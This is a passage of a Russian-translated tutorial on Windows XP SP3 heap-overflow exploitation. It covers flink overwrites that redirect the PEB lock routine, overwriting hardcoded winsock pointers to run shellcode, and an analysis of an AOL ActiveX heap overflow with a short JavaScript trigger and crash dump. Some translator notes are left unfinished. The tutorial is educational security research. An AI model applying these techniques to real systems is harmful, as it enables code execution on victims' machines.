
Теперь мы переполним чанк A строкой из X'ов и перепишем часть чанка B строками AAAA и BBBB. В заключение перепишем указатель на flink значением 0x7ffdf020. Скомпилируйте программу и откройте в отладчике. Аллоцировав чанк C (находящийся по адресу 0x7ffdf020), мы можем записать в него шеллкод, который будет вызван при исключении. Ниже можно увидеть, как в EAX записывается адрес PEB и происходит прямой вызов FastPEBLockRoutine(), что передаёт управление нашему коду.



Имея полный контроль над EIP, его можно использовать для возвращения обратно в код. С этого момента можно с лёгкостью обойти DEP и добиться исполнения кода.

**Эксплуатация указателей, определяемая приложением:**


Эта статья будет неполной, если я не представлю пример эксплуатации этой уязвимости в Windows XP SP3. При работе с приложениями, содержащими переполнение буфера любой захардкоженный вызов функции, который можно перезаписать и выполнить с помощью переполнения должен быть использован. К примеру WSACleanup() из библиотеки winsock. Он содержит захардкоженный вызов 0x71ab400a в XP SP3. По этому адресу можно разместить наш шеллкод. Таким образом он будет срабатывать при каждом вызове WSACleanup() (или других функций winsock). Ниже дизассемлированный код WSACleanup() и поиск захардкоженных вызовов.



Почти любое приложение в Windows скорее всего использует функции winsock. В частности WSACleanup() используется для очистки любых соединений, что практически гарантирует вызов после переполнения. По этой причине перезапись по адресу 0x71ac4050 работает так надёжно. Другим примером будет функция recv, которая тоже вызывает эту функцию.



Если последовать за вызовом 0x71ab678f, мы попадём сюда:



Кто бы мог подумать? Еще один вызов 0x71ac4050. Чтобы удостовериться, что это сработает, взглянем на права доступа.




Фундаментальным недостатком этого метода является то, что при перезаписи кода по этому адресу, любой шеллкод, использующий winsock (я бы сказал, практически все) перестанет работать. Один из вариантов решения - патчить 0x71ac4050 оригинальным кодом, чтобы вызовы winsock продолжили работать.

**Пример эксплуатации указателей, определяемых приложением:**

Я предоставил бинарник vulnerserver (большая часть кода взята из блога Стивена Бредшоуса (Stephen Bradshaws) из Infosec Institute, все заслуги принадлежат ему) и подправил его так, чтобы он содержал переполнения кучи и утечки памяти.

Идея состоит в том, чтобы написать PoC эксплойт, который при запуске будет выстаивать структуру кучи так, что вы можете переписать чанк в lookaside и получить контроль над выполнением. Скачайте этот файл (b33f: файл недоступен) и запустите его в Windows SP3. Попробуйте методы, о которых я рассказывал выше, это поможет вам лучше понять, как они работают. Я решил, что пока не буду выкладывать исходник, чтобы люди занялись реверс-инжинирингом и сами поняли, как добиться правильной структуры внутри кучи и вызывать свой код. В качестве подсказки (надеюсь не слишком большой) привожу скриншот, на котором PoC исследует структуру кучи:



Разумеется, любая ситуация, в которой вы можете манипулировать структурой кучи, идеальна. Более лёгкой мишенью для манипуляций внутренней структурой кучи являются клентская часть ??? [An easier target for laying out a target processes heap is to use the client side as a reliable way.]

При возможностии заскриптовать и контролировать её, вы без проблемы добьётесь ситуации, которую можно эксплуатировать переполнением буфера. В качестве примера можно привести heaplib.js Алекса Соритова(Alex Soritov), которая позволяет аллоцировать и освобождать память и производить множество операций со строками внутри кучи. Если вы используете JavaSctipt или DHTML для аллокации или освобождения чанков в той же куче, что и MSHTML, значит вы можете контролировать менеджер кучи и перенаправлять поток выполнения внутри целевого браузера.

Анализ AOL 9.5 (CDDBControl.dll) Переполнение буфера кучи ActiveX

Я решил рассмотреть эту уязвимость и оценить "эксплуатабельность" этого бага в Windows XP SP3. Несмотря на то, что [управление] было помечено как небезопасное[Despite the control being marked not safe for scripting or initialization,][думаю, тут речь о какой-то управляющей шняге, используемой ActiveX], я подумал, что его будет любопытно проанализировать. Я не хотел добавлять эту часть, но sinn3r попросил, и я добавил :). Поскольку всё управляется контроллером ActiveX, один из способов добраться до бага - через IE, используя скриптовый язык. Я решил использовать JavaScript просто потому что он самый гибкий и на нём написана heapLib.js.


Моя среда:

- IE 6/7

- XP SP3

- heapLib.js


Да начнётся веселье! В первую очередь я добился запуска PoC с exploit-db, написанного Hellcode Research. Проанализируем краш:




Мы видим, что в сегменте текущей кучи кончилась свободная память и он не может выделять её в этом сегменте.



Рассмотрим его:





Память в сегменте кончилась и у нас нет возможности создать новый сегмент. Что же нам делать? Что ж мы знаем, что придётся разрывать связь в списке чанков. Чтобы это сделать, нужно чтобы менеджер кучи скопировал данные в аллоцирующий буфер(перезаписывая другия чанки), но не вылез за пределы текущего сегмента. Тогда при следующей аллокации или при попытке освободить чанк, произойдёт попытка разорвать связь. Я подправил PoC, чтобы переполнение срабатывало на 2240 байтах вместо 4000.


var x = unescape("%41");

while (x.length<2240) x += x;

x = x.substring(0,2240);

target.BindToFile(x,1);

Сейчас, когда мы используем баг, мы на самом деле не крашим браузер. Конечно, чанк переполнен, но пока не произведен второй разрыв, он падать не будет. Однако при закрытии браузера сборщик мусора будет проходить по всем аллокациям и освобождать чанки, тем самым много раз вызывая RtlAllocateHeap(), а значит и сам баг. В этом случае всё становится более реалистичным.



First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=41414141 ebx=02270000 ecx=02273f28 edx=02270178 esi=02273f20 edi=41414141


eip=7c9111de esp=0013e544 ebp=0013e764 iopl=0 nv up ei pl nz na po nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010202

ntdll!RtlAllocateHeap+0x567:

7c9111de 8b10 mov edx,dword ptr [eax] ds:0023:41414141=????????


Отлично! У нас есть потенциально эксплуатируемые условия. В этом случае flink находится в EAX, а blink в EDI. В SP0-1 и ранее можно было просто провести обычное переполнение функций UEF и получить управление. Но у нас есть доступ к скриптовому механизму браузера, что позволит "массажировать" кучу в попытках использовать уязвимость в SP3. При анализе структуры кучи я быстро заметил, что контроллер ActiveX создаёт свою собственную кучу в рантайме. Краш при этом происходит при вставке во freelist.



Используя heapLib.js мне удалось манипулировать кучей самого процесса, **не** кучей контроллера ActiveX. В этом месте я прихожу к выводу, что в Windows XP SP3 и выше это эксплуатация переполнения буфера кучи **выглядит** невозможной. Конечно, есть шанс серьёзной ошибки в интерпретации результатов, но насколько я могу сказать, если нет возможности манипуляции с кучей, нет и возможности эксплуатации.

**Хуки:**

При отладке приложений, содержащих переполнение кучи, полезно знать количество аллокаций и освобождений памяти, а также их размеры. За время жизни процесса/потока их происходит очень много. Очевидно, за ними трудно следить через брекпойнты. В Immunity Debugger вы можете использовать плагин !hookheap, чтобы повесить хук на RtlAllocateHeap() и RtlFreeHeap(), что позволит вам находить размер и количество аллокаций/освобождений в определённых операциях.



Можно заметить, что одна аллокация особенно выделяется. Выделение большого количества байт указывает на запрос к целевому уязвимому серверу.

Заключение

Менеджеры кучи очень сложны для понимания, для эксплуатации переполнения кучи требуется много человекочасов, посколько каждая ситуация отличается от других. Понимание текущего контекста в целевом приложении и ограничений, которые он несёт, являются ключом для понимания, существует ли возможность эксплуации переполнения. Механизмы защиты, введённые Microsoft предотвращают большинство стандартных способов переполнения, однако периодически мы можем видеть как в некоторых приложениях возникают условия, позволяющие атакующему их использовать.

Ссылки:

- http://windbg.info/doc/1-common-cmds.html

- http://www.insomniasec.com/publications/Heaps\_About\_Heaps.ppt

- http://cybertech.net/~sh0ksh0k/projects/winheap/XPSP2 Heap Exploitation.ppt

- some small aspects from: http://illmatics.com/Understanding\_the\_LFH.pdf

- http://www.blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt

- http://www.insomniasec.com/publications/Exploiting\_Freelist[0]\_On\_XPSP2.zip

- http://www.insomniasec.com/publications/DEPinDepth.ppt (heap segment information)

- Advanced windows Debugging (Mario Hewardt)

- www.ptsecurity.com/download/defeating-xpsp2-heap-protection.pdf

- http://grey-corner.blogspot.com/2010/12/introducing-vulnserver.html

- http://www.immunityinc.com/downloads/immunity\_win32\_exploitation.final2.ppt

- Understanding and bypassing Windows Heap Protection by Nicolas Waisman (2007): http://kkamagui.springnote.com/pages/1350732/attachments/579350